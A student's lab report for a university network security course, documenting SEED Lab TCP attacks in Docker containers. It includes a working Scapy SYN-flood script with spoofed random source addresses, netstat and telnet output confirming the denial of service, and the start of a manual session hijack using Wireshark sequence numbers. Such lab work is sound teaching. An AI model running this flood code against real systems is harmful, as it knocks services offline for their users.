

CS 5153/5053 Network Security, Spring 2023

Project 3: TCP Attacks

Report

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Link to Source Code https://github.com/austinc3030/tcp_m11809075

Host Environment Used

Operating System: Ubuntu 20.04 LTS

```
seed@network-security-seedlabs:/home/austinc3030$ uname -a
Linux network-security-seedlabs 5.15.0-1030-gcp #37~20.04.1-Ubuntu SMP Mon Feb 2
0 04:30:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
seed@network-security-seedlabs:/home/austinc3030$
```

Hardware: Google Cloud E2 Instance

Links Used for Environment Setup:

- [seed-labs/seedvm-cloud.md at master · seed-labs/seed-labs \(github.com\)](#)
- [seed-labs/create_vm_gcp.md at master · seed-labs/seed-labs \(github.com\)](#)

Docker Information

```
seed@network-security-seedlabs:/home/austinc3030$ dockps
f54490ab838c  seed-attacker
81c6cbc0cda3  user1-10.9.0.6
bd2340d0fba8  user2-10.9.0.7
67c3c3687418  victim-10.9.0.5
seed@network-security-seedlabs:/home/austinc3030$
```

```
seed@network-security-seedlabs:/home/austinc3030$ docker network ls
NETWORK ID      NAME      DRIVER  SCOPE
ba8c0c980c83    bridge   bridge  local
ba0612588179    host     host    local
e5b89a0c237d    net-10.9.0.0  bridge  local
bca514a37034    none     null    local
seed@network-security-seedlabs:/home/austinc3030$
```

Assumptions

1. Mapping between PDF document and docker containers provided:
 - a. Client (10.0.2.5) = user1-10.9.0.6 (10.9.0.6)
 - b. Server (10.0.2.6) = victim-10.9.0.5 (10.9.0.5)
 - c. Attacker (10.0.2.7) = seed-attacker (10.9.0.1)


Task 1

How did you perform the attack in your VM

1. Write code for scapy.


```
src > task1.py
1  #!/bin/python3
2  from scapy.all import *
3  from random import randrange
4  import sys
5
6  # Targeting victim/server container's telnet port
7  strDestinationIP = "10.9.0.5"
8  intDestinationPort = 23
9
10 while True: # Run until CTRL+C
11
12     # Pick an arbitrary source IP address and port number
13     intSourcePort = randrange(1, 65535)
14     strSourceIP = str(RandIP())
15
16     # Build the IP layer of the packet
17     lyrIP = IP(src=strSourceIP, dst=strDestinationIP)
18
19     # Build TCP layer of the packet
20     lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="S", seq=12435)
21
22     # Build the full packet and show it
23     pktSynPacket = lyrIP / lyrTCP
24     pktSynPacket.show()
25
26     # Send the packet
27     send(pktSynPacket, verbose=0)
28
```

2. Check the size of net.ipv4.tcp_max_syn_backlog on the victim/server.



A terminal window titled "victim-10.9.0.5" showing the command `sysctl net.ipv4.tcp_max_syn_backlog` being executed. The output is `net.ipv4.tcp_max_syn_backlog = 256`.


3. Check the connections on the victim/server.



A terminal window titled "victim-10.9.0.5" showing the command `netstat -nat` being executed. The output shows two listening TCP connections on the victim machine.


Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.11:36061	0.0.0.0:*	LISTEN

- Initiate a telnet session from user1/client to the victim/server.




```
user1-10.9.0.6
File Edit View Terminal Tabs Help
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: █
```

- Check connections on the victim/server to see the new telnet connection.




```
victim-10.9.0.5
File Edit View Terminal Tabs Help
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:51640          ESTABLISHED
root@67c3c3687418:/tcp_m11809075# █
```

- Disable SYN cookies on the victim/server per the assignment instructions (Note: the SEED Lab Docker Image for the victim/server already has SYN cookies disabled.)




```
victim-10.9.0.5
File Edit View Terminal Tabs Help
root@67c3c3687418:/tcp_m11809075# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3
root@67c3c3687418:/tcp_m11809075# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@67c3c3687418:/tcp_m11809075# █
```

7. From the attacker, initiate a SYN attack using code from step 1.



```
seed-attacker
File Edit View Terminal Tabs Help
ihl      = None
tos      = 0x0
len      = None
id       = 1
flags    =
frag     = 0
ttl      = 64
proto    = tcp
chksum   = None
src      = 40.166.217.115
dst      = 10.9.0.5
\options \
###[ TCP ]###
sport    = 6180
dport    = telnet
seq       = 12435
ack       = 0
dataofs   = None
reserved = 0
flags     = S
window    = 8192
chksum    = None
urgptr    = 0
options   = []
```

8. Attempt to initiate a new telnet session from user1/client to the victim/server.



```
user1-10.9.0.6
File Edit View Terminal Tabs Help
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@81c6cbc0cda3:/tcp_m11809075#
```

9. Check netstat on the victim/server to see the active connections.

```

victim-10.9.0.5
File Edit View Terminal Tabs Help

tcp 0 0 0 10.9.0.5:23 56.166.10.161:4671 SYN_RECV
tcp 0 0 0 10.9.0.5:23 12.136.136.136:23 LISTEN
tcp 0 0 0 10.9.0.5:23 160.10.161.245:4671 SYN_RECV
tcp 0 0 0 10.9.0.5:23 52.196.64.152:64188 SYN_RECV
tcp 0 0 0 10.9.0.5:23 125.188.7.38:25120 SYN_RECV
tcp 0 0 0 10.9.0.5:23 25.191.128.140:50524 SYN_RECV
tcp 0 0 0 10.9.0.5:23 56.180.67.70:31700 SYN_RECV
tcp 0 0 0 10.9.0.5:23 123.132.239.226:23442 SYN_RECV
tcp 0 0 0 10.9.0.5:23 104.107.222.59:59835 SYN_RECV
...
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:* 0.0.0.0:* LISTEN
tcp 0 0 0 127.0.0.11:36061 0.0.0.0:* LISTEN
tcp 0 0 0 10.9.0.5:23 160.10.161.245:4671 SYN_RECV
tcp 0 0 0 10.9.0.5:23 52.196.64.152:64188 SYN_RECV
tcp 0 0 0 10.9.0.5:23 125.188.7.38:25120 SYN_RECV
tcp 0 0 0 10.9.0.5:23 25.191.128.140:50524 SYN_RECV
tcp 0 0 0 10.9.0.5:23 56.180.67.70:31700 SYN_RECV
tcp 0 0 0 10.9.0.5:23 123.132.239.226:23442 SYN_RECV
tcp 0 0 0 10.9.0.5:23 104.107.222.59:59835 SYN_RECV

```

Note: Full output of netstat -nat above, truncated output below for readability.

```

victim-10.9.0.5
File Edit View Terminal Tabs Help

tcp 0 0 0 10.9.0.5:23 146.5.27.133:47556 SYN_RECV
tcp 0 0 0 10.9.0.5:23 77.98.13.236:43026 SYN_RECV
tcp 0 0 0 10.9.0.5:23 23.110.44.185:11224 SYN_RECV
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 0 127.0.0.11:36061 0.0.0.0:* LISTEN
tcp 0 0 0 10.9.0.5:23 160.10.161.245:4671 SYN_RECV
tcp 0 0 0 10.9.0.5:23 52.196.64.152:64188 SYN_RECV
tcp 0 0 0 10.9.0.5:23 125.188.7.38:25120 SYN_RECV
tcp 0 0 0 10.9.0.5:23 25.191.128.140:50524 SYN_RECV
tcp 0 0 0 10.9.0.5:23 56.180.67.70:31700 SYN_RECV
tcp 0 0 0 10.9.0.5:23 123.132.239.226:23442 SYN_RECV
tcp 0 0 0 10.9.0.5:23 104.107.222.59:59835 SYN_RECV

```

Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful. I did find that running only 1 instance of *task1.py* seemed to have intermittent effects in that sometimes the telnet session would establish a connection and allow me to log in. I believe this may be due to the single instance of *task1.py* potentially not creating enough SYN packets fast enough to overwhelm the victim/server and as the victim/server frees a resource, the telnet session from the user1/client is allowed to establish. This makes sense considering other DOS attacks I am familiar with where it was not a single IP or machine causing the DOS but rather a botnet or network of many computers causing the DOS.


Further evidence to support that the attack was successful is the output of *netstat -nat* where it shows many 'foreign' IP addresses that are random and implausible in this lab network as our network is in the 10.9.0.0 address space.

task1.py could further be improved by allowing arguments to be passed to the script such as target IP, target port rather than having them hardcoded in the script. Also, making use of a parallel process such as python's "threads" to spawn multiple loops, each sending out SYN packets. This would eliminate the need to run multiple instances from the command line.


Task 2 - Manual

How did you perform the attack in your VM



1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
 - a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: *"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6"*)



2. Establish a telnet session between the user1/client and the victim/server and log in successfully.



- Run a command in the telnet session to generate packets.



4. In Wireshark, find the last packet sent from the victim/server to the user1/client. Note the destination port and the next sequence number in the packet.

The image shows a Wireshark packet capture window. The top pane displays a list of captured packets. The bottom pane shows the detailed view of the selected packet (No. 4058).

Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
3996	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
3997	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 23 → 35998 [PSH, ACK] Seq=5737459 Ack=200230...
3998	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307279 Ack=5737460 Win=64128 Len=0 T...
3999	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 35998 → 23 [ACK] Seq=2002307279 Ack=5737...
4000	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
4010	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 35998 → 23 [PSH, ACK] Seq=2002307279 Ack=573...
4011	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
4012	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 23 → 35998 [PSH, ACK] Seq=5737460 Ack=200230...
4013	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307280 Ack=5737461 Win=64128 Len=0 T...
4014	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 35998 → 23 [ACK] Seq=2002307280 Ack=5737...
4047	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
4048	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	70	[TCP Retransmission] 35998 → 23 [PSH, ACK] Seq=2002307280 Ack...
4049	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
4050	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737461 Ack=20...
4051	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307282 Ack=5737463 Win=64128 Len=0 T...
4052	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 4051#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737...
4053	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TELNET	74	Telnet Data ...
4054	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737463 Ack=20...
4055	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307282 Ack=5737469 Win=64128 Len=0 T...
4056	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TCP	68	[TCP Dup ACK 4055#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737...
4057	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
4058	2023-03-28 23:47:...	10.9.0.5	10.9.0.6	TCP	89	[TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737469 Ack=20...
4059	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307282 Ack=5737490 Win=64128 Len=0 T...
4060	2023-03-28 23:47:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 4059#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737...

Packet 4058 Details:

- Frame 4058: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface any, id 0
- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
- Transmission Control Protocol, Src Port: 23, Dst Port: 35998, Seq: 5737469, Ack: 2002307282, Len: 21
- Source Port: 23
- Destination Port: 35998
- [Stream index: 7]
- [TCP Segment Len: 21]
- Sequence number: 5737469
- [Next sequence number: 5737490]
- Acknowledgment number: 2002307282
- 1000 ... = Header Length: 32 bytes (8)
- Flags: 0x018 (PSH, ACK)
- Window size value: 509
- [Calculated window size: 65152]
- [Window size scaling factor: 128]
- Checksum: 0x1458 [unverified]
- [Checksum Status: Unverified]
- Urgent pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- [SEQ/ACK analysis]
- [Timestamps]
- TCP payload (21 bytes)
- Retransmitted TCP segment data (21 bytes)

Packet 4058 Hex Data:

```
0020 0a 09 00 06 00 17 8c 0e 00 57 8b fd 77 58 c8 d2  ....X...W...X...
0030 80 18 01 fd 14 58 00 00 01 01 08 0a bb d6 09 9b  ....X... .....
```

